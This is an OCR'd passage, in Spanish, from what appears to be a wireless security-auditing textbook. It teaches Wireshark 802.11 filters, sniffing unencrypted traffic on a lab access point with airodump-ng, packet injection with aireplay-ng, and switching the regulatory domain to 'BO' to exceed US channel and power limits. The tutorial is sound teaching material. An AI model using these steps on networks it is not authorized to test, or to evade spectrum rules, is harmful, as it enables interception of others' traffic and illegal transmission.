
3. Para ver las tramas de datos, modificar la expresión de filtro para **wlan.fc.type == 2:**




4. Para seleccionar además un sub-tipo adicional utilice el filtro **wlan.fc.subtype.** Por ejemplo, para ver todos los Beacon frames de todos los marcos de gestión utilizar el siguiente filtro **(wlan. fc.type == 0) && (wlan.fc.subtype == 8).**



5.Si lo prefiere, puede hacer clic en cualquiera de los campos de la cabecera de la ventana del medio y luego seleccione la opción **Apply as Filter** | **Selected** para agregarlo como un filtro:



6. Esto añadirá automáticamente la expresión correcta de filtro para el campo de **filtro** como se muestra:



¿Qué ha pasado?

Acabamos de enterarnos de cómo filtrar los paquetes en Wireshark utilizando diversas expresiones de filtro. Esto nos ayuda a vigilar los paquetes seleccionados de los dispositivos que nos interesa, en lugar de tratar de analizar todos los paquetes en el aire.

Además, podemos ver que la cabecera del paquete de marcos de gestión, control y los datos están en texto plano y no contiene ningún tipo de cifrado. De esta manera cualquier persona que pueda interceptar los paquetes puede leer estas cabeceras. También es importante tener en cuenta que también es posible que un hacker para modifique cualquiera de estos paquetes y los retransmita. Como no hay integridad o la mitigación de ataques de repetición en el protocolo, esto es muy fácil de hacer. Veremos algunos de estos ataques en los últimos capítulos.

Inténtalo – Juegue con los filtros

Puede consultar el manual de Wireshark para saber más acerca de las expresiones de filtro disponibles y cómo utilizarlas. Trate de jugar con diferentes combinaciones de filtros hasta que esté seguro que usted puede profundizar en cualquier nivel de detalles a lo largo del rastro de paquetes de gran tamaño.

En el siguiente ejercicio, vamos a ver cómo rastrear los paquetes de datos transferidos entre nuestro punto de acceso inalámbrico y los clientes.


Parte práctica – Sniffing de paquetes de datos de nuestra red

En este ejercicio, vamos a aprender a esnifar los paquetes de datos para una red inalámbrica determinada. En aras de la simplicidad, vamos a ver los paquetes sin ningún tipo de cifrado.

Siga estas instrucciones para comenzar:


1. Encienda el punto de acceso que había nombrado como Wireless Lab configurado para utilizar sin cifrado.

2. En primer lugar, tendrá que encontrar el canal en el que el punto de acceso inalámbrico del laboratorio se está ejecutando. Para ello, abra un terminal y ejecutar airodump-ng -- bssid 00:21:91: D2: 8E: 25 mon0 donde 00:21:91: D2: 8E: 25 es la dirección MAC de nuestro punto de acceso. Vamos a la ejecución del programaa y en breve puede ver su punto de acceso que aparece en la pantalla junto con el canal que se está ejecutando:




3. Podemos ver en la captura de pantalla anterior que nuestro punto de acceso wi-fi de laboratorio se encuentra en el canal 11. Tenga en cuenta que esto puede ser diferente en su punto de acceso.


4. Con el fin de rastrear los paquetes de datos que van y vienen desde este punto de acceso, es necesario bloquear nuestra tarjeta inalámbrica en el mismo canal que es el canal 11. Para ello ejecute el comando *iwconfig mon0 channel 11* y luego ejecutar *iwconfig mon0* para verificar la misma. Usted debe ver el valor de frecuencia: 2.462 GHz en la salida. Esto corresponde a Canal 11:



6.Ahora inicia Wireshark y empezará a capturar en la interfaz mon0. Después que Wireshark ha comenzado a capturar los paquetes, aplica un filtro para el bssid de nuestro punto de acceso como se muestra usando **wlan.bssid == 00:21:91:D2:8E:25** en el área de filtro usando la dirección MAC apropiada para el punto de acceso:



6. Para ver los paquetes de datos para nuestro punto de acceso, añada lo siguiente al filtro **(wlan.bssid == 00:21:91:d2:8e:25) && (wlan.fc.type_subtype == 0x20).** Abra su navegador en la computadora portátil del cliente y escriba la dirección URL de la interfaz de gestión del punto de acceso . En mi caso como hemos visto en el capitulo 1 es http://192.168.0.1. Esto va a generar paquetes de datos que Wireshark podrá capturar.



7. Como puede ver, la detección de paquetes nos permite analizar los paquetes de datos sin encriptar muy fácilmente. Esta es la razón por la cual tenemos que utilizar la encriptación inalámbrica.

¿Qué ha pasado?

Acabamos de capturar paquetes de datos inalámbricos con Wireshark utilizando diversos filtros. Como el punto de acceso no está utilizando ningún tipo de cifrado, podemos ver todos los datos en texto plano. Este es un problema de seguridad importante ya que cualquiera dentro del alcance de RF del punto de acceso puede ver todos los paquetes si se utiliza un sniffer como Wireshark.

Inténtalo – Analizar los paquetes de datos

Utilice Wireshark para analizar los paquetes de datos adicionales. Usted notará que una solicitud de DHCP es realizada por el cliente y si hay un servidor DHCP disponible se responde con una dirección. A continuación usted encontrará paquetes ARP y otros paquetes de protocolo inalámbricos. Esta es una manera agradable y sencilla de hacer el descubrimiento de sistemas pasivos en la red inalámbrica. Es importante ser capaz de ver un rastro de paquetes y reconstruir cómo las aplicaciones en el host inalámbrico se comunica con el resto de la red. Una de las características más interesantes que Wireshark ofrece es "Seguir una secuencia" (Stream). Esto le permite ver varios paquetes juntos, que forman parte de un intercambio TCP en la misma conexión.

Además, trate de iniciar sesión en gmail.com o cualquier otro popular sitio web y analizar el tráfico de datos generado.


Ahora vamos a ver una demostración de cómo inyectar paquetes en una red inalámbrica.

Parte práctica–Inyección de paquetes


Nosotros vamos a usar la herramienta aireplay-ng, que está disponible en BackTrack para este ejercicio. Siga cuidadosamente estas instrucciones:

1. Con el fin de realizar una prueba de inyección, primero inicia Wireshark y escribe la expresión de filtro **(wlan.bssid== 00:21:91: d2: 8e: 25) && !(wlan.fc.type_subtype == 0x08).** Esto asegurará de que sólo vemos paquetes non-beacon de nuestra red de laboratorio.

2. Ahora ejecuta el siguiente comando `aireplay-ng -9 -e Wireless Lab -a 00:21:91:d2:8e:25 mon0` en un terminal:



3. Vuelva a Wireshark y usted debería ver un montón de paquetes en pantalla ahora. Algunos de estos paquetes han sido enviados por aireplay-ng, que pusimos en marcha y otros del Laboratorio de punto de acceso inalámbrico en respuesta a los paquetes inyectados:



¿Qué ha pasado?

Acabamos de inyectar con éxito paquetes en nuestra red de pruebas de laboratorio con aireplay-ng. Es importante señalar que nuestra tarjeta inyecta estos paquetes arbitrarios en la red sin tener que estar conectado al Laboratorio de punto de acceso inalámbrico.

Inténtalo-Instalación de BackTrack en Virtual Box

Vamos a ver la inyección de paquetes con mayor detalle en capítulos posteriores, sin embargo, siéntase libre de explorar otras opciones de la herramienta aireplay-ng para inyectar paquetes. Usted puede verificar que la inyección se logró mediante el uso de Wireshark para monitorear las redes.

Nota importante sobre WLAN inhalación y la inyección

WLAN suelen operar dentro de los tres rangos de frecuencia diferentes, 2,4 GHz, 3,6, y 4.9/5.0Ghz. No todas las tarjetas Wi-Fi soportan estos rangos y bandas asociadas. Como por ejemplo, la tarjeta Alfa que estamos utilizando solo es compatible con IEE 802.11b/g. Esto significaría que esta tarjeta no puede operar en 802.11a/n. El punto clave aquí es que al capturar o inyectar paquetes en una banda en particular su tarjeta Wi-Fi tendrá que tener el correspondiente soporte.

Otro aspecto interesante de la tecnología Wi-Fi es que en cada una de estas bandas, hay múltiples canales. Es importante tener en cuenta que su tarjeta Wi-Fi solo puede estar en un canal en un momento dado. No es posible sintonizar varios canales al mismo tiempo. La analogía con la que se puede comparar es la radio del coche. Se puede sintonizar a uno solo de los canales disponibles en un momento dado cada vez. Si quieres escuchar algo diferente tendrás que cambiar el canal de la radio. El mismo principio se aplica a la auditoria WLAN. Esto nos lleva a una importante conclusión: que no se pueden capturar todos los canales al mismo tiempo, tenemos que seleccionar el canal que mas nos interese a nosotros. Lo que esto significa es que si nuestro punto de interés esta en el canal 1, tenemos que poner nuestra tarjeta en el canal 1.


A pesar de que nos hemos ocupado de la captura WLAN en los párrafos anteriores, lo mismo se aplica a la inyección. Para inyectar paquetes en un canal específico, tendrá que poner la tarjeta en la frecuencia del canal.

Ahora vamos a hacer algunos ejercicios sobre la configuración de nuestra tarjeta en canales específicos, saltando de canal, ajustándonos a la regulación del dominio, los niveles de potencia y así sucesivamente.


Parte práctica- Experimentando con tu tarjeta inalámbrica

Siga atentamente las instrucciones:


1. Introduzca el comando *iwconfig wlan0* para comprobar la capacidad de la tarjeta. Como se puede ver en la siguiente captura de pantalla, la tarjeta de Alfa puede funcionar en las bandas **b** y **g**:




2 Sólo para fines de demostración, al conectar otra tarjeta a un D-Link DWA-125, vemos que es capaz de operar en las de bandas **b, g** y **n:**



3. Para configurar la tarjeta en un canal en particular se utiliza el comando *iwconfig mon0 channel X*



4. La serie de comandos iwconfig no tiene un modo de salto de canal. Se podría escribir un script sencillo para hacer que funcione de forma mas fácil usando airodump-ng con la opción de salto de canales ya sea de manera arbitraria o solo un subconjunto o solo algunos grupos. Todas estas opciones se muestran en la siguiente captura de pantalla que son el resultado de ejecutar *airodump-ng help:*



¿Qué ha pasado?

Entendimos que tanto la captura inalámbrica como la inyección de paquetes dependerá de la compatibilidad de hardware disponible. Esto significa que sólo pueden operar en las bandas y canales permitidos por nuestra tarjeta. Además, la tarjeta inalámbrica de radio sólo puede estar en un canal a la vez. Esto además significa que sólo podemos inhalar o inyectar en un canal a la vez.

Inténtalo-Captura en múltiples canales

Si a usted le gusta oler de forma simultánea en múltiples canales, requerirá múltiples tarjetas físicas Wi-Fi. Si usted puede conseguir tarjetas adicionales, entonces usted puede intentar para capturar en varios canales al mismo tiempo.

El papel de los dominios de regulación inalámbrico.

La complejidad de la tecnología Wi-Fi no termina aquí. Cada país tiene su propia política de asignación de espectro. Esto determina específicamente los niveles permitidos de energía y permite a usar el espectro. En los EE.UU., por ejemplo, la FCC decide y si usted utiliza las redes WLAN en los EE.UU. tiene que cumplir con estas regulaciones. En algunos países, no hacerlo es un delito penal.


Ahora echemos un vistazo a cómo podemos encontrar la configuración por defecto de reglamentación y luego la manera de cambiarlo si es necesario.

Parte práctica- Experimentando con su tarjeta de red


Realice los siguientes pasos:

1. Reinicie su ordenador y no conectes la tarjeta Alfa todavía.


2. Una vez conectado, monitoriza los mensajes del kernel con el comando tail:



3. Inserte la tarjeta Alfa, debería ver algo que se asemeja a la siguiente captura de pantalla. Esta es la configuración por defecto de regulación aplicada a la tarjeta:




4. Supongamos que estamos en los EE.UU. Para cambiar el dominio regulador tenemos el comando *iw reg set US* en la consola




5. Si el comando es correcto, se obtiene una salida como se muestra (en la siguiente captura de pantalla) en el terminal donde estamos monitoreando /var/log/messages:

```
Jun 21 19:36:04 bt kernel: cfg80211: Calling CRDA for country: US
Jun 21 19:36:04 bt kernel: cfg80211: Regulatory domain changed to country: US
Jun 21 19:36:04 bt kernel:     (start_freq - end_freq @ bandwidth), (max_antenna_gain, max_eirp)
Jun 21 19:36:04 bt kernel:     (2402000 KHz - 2472000 KHz @ 40000 KHz), (300 mBi, 2700 mBm)
Jun 21 19:36:04 bt kernel:     (5170000 KHz - 5250000 KHz @ 40000 KHz), (300 mBi, 1700 mBm)
Jun 21 19:36:04 bt kernel:     (5250000 KHz - 5330000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Jun 21 19:36:04 bt kernel:     (5490000 KHz - 5710000 KHz @ 40000 KHz), (300 mBi, 2000 mBm)
Jun 21 19:36:04 bt kernel:     (5735000 KHz - 5835000 KHz @ 40000 KHz), (300 mBi, 3000 mBm)
```


6. Ahora intenta cambiar la tarjeta al canal 11 y va a funcionar. Pero cuando se trate de cambiar la canal 12, se produce un error. Esto se debe a que el canal 12 no está permitido para usar en los EE.UU.:



7. Lo mismo se aplica para los niveles de potencia. Los EE.UU. sólo permite un máximo de 27dBm (500 mW), así que a pesar de que la tarjeta de Alfa cuenta con una potencia anunciada de 1 vatio (30 dBm), no se puede configurar la tarjeta al máximo la potencia de transmisión:



8. Sin embargo, si estuviéramos en Bolivia, entonces podríamos transmitir a una potencia de 1 vatio, ya que esto está permitido. Como podemos ver, una vez establecido el dominio regulador *Bolivia -iw reg set BO*, podemos cambiar la potencia de la tarjeta para 30DMB o 1 Watt. También puede utilizar el canal 12 en Bolivia, que fue rechazado en los EE.UU.:



¿Qué ha pasado?

Cada país tiene sus propias regulaciones para el uso de la banda inalámbrica. Cuando abrimos el dominio regulador de un país específico, nuestra tarjeta va a obedecer a los canales permitidos y los niveles de potencia especificada. Sin embargo, es fácil cambiar el dominio regulador de la tarjeta y obligarla a trabajar en los canales no permitidos para transmitir a más de potencia de la permitida.

Inténtalo-Explorando los dominios regulatorios

Mira los diferentes parámetros que se pueden establecer como canal, la potencia, dominios de reglamentación, y así sucesivamente. Utilizando la serie de comandos iw en BackTrack. Esto debe darle un firme entendimiento de cómo configurar su tarjeta cuando usted se encuentra en diferentes países y necesite cambiar la configuración de la tarjeta.

Examen sorpresa-Captura e inyección de paquetes WLAN

1. ¿Qué tipos de trama es responsable de la autenticación en redes inalámbricas?

   a. Control

   b. Gestión

   c.Datos

   d. QoS

2. ¿Cuál es el nombre de la interfaz del segundo modo monitor que se pueden crear en wlan0 con airmon-ng?

a.Mon0

b.Mon1

c.1Mon

d.Monb

3. ¿Cuál es la expresión de filtro para ver todas las tramas non-beacon en Wireshark?

    a.! (wlan.fc.type_subtype == 0x08)

    b. wlan.fc.type_subtype == 0x08

    c. (no beacon)

    d. Wlan.fc.type == 0x08

Resumen

En este capítulo, hemos hecho algunas observaciones importantes sobre los protocolos de WLAN:

Los marcos de gestión, de control y de datos no están cifrados y por lo tanto pueden ser fácilmente leídos por alguien que está vigilando las conexiones inalámbricas. Es importante señalar aquí que la carga del paquete de datos puede ser protegida mediante el cifrado de mantenerla confidencial. Vamos a hablar de esto en el próximo capítulo.

Podemos rastrear todo el espacio aéreo de nuestro entorno, poniendo nuestra tarjeta en modo monitor.

Ya que no hay protección de la integridad en la gestión y los marcos de control, es muy fácil inyectar estos paquetes modificándolos o volver re-enviarlos con el uso de herramientas como aireplay-ng.

Sin encriptar los paquetes de datos también se pueden modificar y reproducir de nuevo a la red. Si el paquete está cifrado, podemos repetir el paquete tal como está ya que WLAN por su diseño no tiene la protección de paquetes de repetición.

En el siguiente capítulo, vamos a ver diferentes mecanismos de autenticación que se utilizan en redes inalámbricas, tales como filtrado de direcciones MAC, autenticación compartida y así sucesivamente y entender las diversas fallas de seguridad en ellos a través de demostraciones en vivo.

3

Evitando la autenticación de WLAN

(Bypassing WLAN Authentication)

